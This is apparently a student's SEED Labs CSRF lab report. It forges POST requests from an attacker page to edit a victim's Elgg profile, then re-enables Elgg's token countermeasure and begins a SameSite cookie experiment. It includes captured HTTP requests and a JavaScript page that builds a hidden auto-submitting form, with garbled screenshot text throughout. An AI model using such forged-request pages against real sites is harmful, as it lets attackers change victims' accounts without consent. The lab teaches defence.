


- This is the page after the link is clicked.







- Now we can see that the attack has been successful and we made alice accepted samy's request.





### TASK 3: CSRF ATTACK USING POST REQUEST:

- In this task I am editing Alice's profile.
- The approach here is to make Alice click the link([www.attacker32.com](http://www.attacker32.com)) in the blog that has already been posted.
- I first edited the same's profile by adding a description saying samy is my hero to capture the post request.



- From the post request I was able to get the profile information to modify and paste it in the Alice's page.

HTTP Header Live Sub — Mozilla Firefox

POST http://www.seed-server.com/action/profile/edit

Host: www.seed-server.com  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:83.0) Gecko/20100101 Firefox/83.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: multipart/form-data; boundary=-----1824124443  
Content-Length: 2979  
Origin: http://www.seed-server.com  
Connection: keep-alive  
Referer: http://www.seed-server.com/profile/samy/edit  
Cookie: Elgg=ete9bd8mc473tt0466v4ipdvcp  
Upgrade-Insecure-Requests: 1

accesslevel[description]=2&briefdescription=samy is my hero &accesslevel[briefdes

Send

Content - Length: 444

- Now, inside the attacker container, open editprofile.html with the path /var/www/attacker

seed [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities

Terminal

Oct 5 16:50

Samy: Elgg For SEED Lab

New Tab

seed@VM: ~/Labsetup

seed@0599ec7f1af9: /var/www/attacker

seed@0599ec7f1af9: /var/www/attacker

```

[10/05/24]seed@VM:~/.../Labsetup$ dock ps
Host:
User:
Accept:
Accept:
Content:
Content:
Origin:
Connection:
Refer:
Cookie:
Upgrade:
el
POST [10/05/24]seed@VM:~/.../Labsetup$ dockps
96956cf25b6f elgg-10.9.0.5
aelda8487c2a mysql-10.9.0.6
0599ec7f1af9 attacker-10.9.0.105
[10/05/24]seed@VM:~/.../Labsetup$ docksh 05
root@0599ec7f1af9:/# cd var/www
root@0599ec7f1af9:/var/www# ls
attacker.html
root@0599ec7f1af9:/var/www# cd attacker
root@0599ec7f1af9:/var/www/attacker# ls
addfriend.html editprofile.html index.html testing.html
root@0599ec7f1af9:/var/www/attacker# nano editprofile.html
root@0599ec7f1af9:/var/www/attacker#

```

Connection: keep-alive

Cookie: Elgg=ete9bd8mc473tt0466v4ipdvcp

Upgrade-Insecure-Requests: 1

POST: HTTP/1.1 200 OK

Date: Sat, 05 Oct 2024 20:41:13 GMT

Server: Apache/2.4.41 (Ubuntu)

Cache-Control: must-revalidate, no-cache, no-store, priv

Clear

Options

File Save


Record Data

autoscroll

Send

Content - Length: 444

- Here, edit the name to Alice ; enter the description as samy is my hero. ; change the GUID value to 56 ; and paste the url <http://www.seed-server.com/action/profile/edit> in the p.action parameter.




```


GNU nano 4.8 editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
    var fields;
    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";
    // Create a <form> element.
    var p = document.createElement("form");
    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
    // Append the form to the current page.
    document.body.appendChild(p);
    // Submit the form
}

```

- Now navigating back to the [www.attacker32](http://www.attacker32) webpage, with the 2<sup>nd</sup> link is clicked by Alice, the profile is automatically edited and saved.



- The profile of Alice is automatically updated saying Samy is my hero. So the attack has been successful.



## QUESTION 1:

This problem can be solved using the way we found Alice's GUID. We can do a search on Alice's profile and inspect it to get the webpage owner's GUID. This does not require Alice's credentials. If the website does not contain any username then we have to try guessing the password to Alice's profile with the username and look at the http request. If that has GUID we could use that.

## QUESTION 2:

In this case he would not be able to launch the attack because the malicious page is different than the target website. We do not have access to the target website's source code and hence cannot derive the GUID. And also the GUID is sent to the targeted website's server and not any other website. So we won't be able to get it from the https request too.

## **TASK 4: IMPLEMENTING A COUNTER MEASURE FOR ELGG.**

Here, we enable the CSRF attack countermeasure by commenting out the return statement. Commenting out this statement. With this requests made by the user will succeed if the `__elgg_ts` and `__elgg_token` values are include. When the CSRF attacks are performed again, they do not succeed. The code is available in the elgg container under `Csrf.php`.

```
root@96956cf25b6f: /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security

[10/05/24]seed@VM:~/.../Labsetup$ ls
attacker          image_attacker    image_www
docker-compose.yml image_mysql        mysql_data
[10/05/24]seed@VM:~/.../Labsetup$ cd attacker
[10/05/24]seed@VM:~/.../attacker$ ls
addfriend.html  editprofile.html  index.html  testing.html
[10/05/24]seed@VM:~/.../attacker$ cd ..
[10/05/24]seed@VM:~/.../Labsetup$ dockps
96956cf25b6f  elgg-10.9.0.5
aelda8487c2a  mysql-10.9.0.6
0599ec7f1af9  attacker-10.9.0.105
[10/05/24]seed@VM:~/.../Labsetup$ docksh 96
root@96956cf25b6f:/# /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
bash: /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security: Is a directory
root@96956cf25b6f:/# cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
root@96956cf25b6f:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# ls
Base64Url.php  Hmac.php  PasswordGeneratorService.php
Csrf.php      HmacFactory.php  UrlSigner.php
root@96956cf25b6f:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# cat Csrf.php
<?php

namespace Elgg\Security;
```



Commenting out the return :

```
GNU nano 4.8                                CsrF.php                                Modified


/**
 * Validate CSRF tokens present in the request
 *
 * @param Request $request Request
 *
 * @return void
 * @throws CsrfException
 */
public function validate(Request $request) {
    #return; // Added for SEED Labs (disabling the CSRF countermeasure)

    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');
}
```

- The edit profile link in attacker32 site shows as undefined.



- We get error while performing the attack. We get the error that token and timestamp are missing. On looking at the http requests we can see no token and ts fields. This is because these tokens are set in the elgg's website. Only a request going from the same website will have these parameters. We can see the secret tokens **elgg ts** (elgg timestamp helps in preventing the replay attacks) and **elgg token** (this is a unique token for user's sessions.) when we log into Alice's account. Also no one can guess these values. Finding timestamp is easy but the secret token is a hash value. The secret value is stored in a database is generated randomly. So the attacker cannot find out the secret tokens.




```
HTTP Header Live Sub — Mozilla Firefox

GET http://www.seed-server.com/action/profile/edit

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/100.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://www.attacker32.com
Connection: keep-alive
Referer: http://www.attacker32.com/editprofile.html
Cookie: Elgg=uanh8gm606b32cbj2iuruikgip
Upgrade-Insecure-Requests: 1

name=Alice&briefdescription=samy is my hero&accesslevel[briefdescription]=2&guid=
```



```
HTTP Header Live Sub — Mozilla Firefox

POST http://www.seed-server.com/action/profile/edit

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/100.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://www.attacker32.com
Connection: keep-alive
Referer: http://www.attacker32.com/editprofile.html
Cookie: Elgg=uanh8gm606b32cbj2iuruikgip
Upgrade-Insecure-Requests: 1

name=Alice&briefdescription=samy is my hero&accesslevel[briefdescription]=2&guid=
```

## TASK 5: Experimenting with the SameSite Cookie Method

- Link A provides all three cookies. This is because the request is coming from the same site and allows the browser to include all cookies.

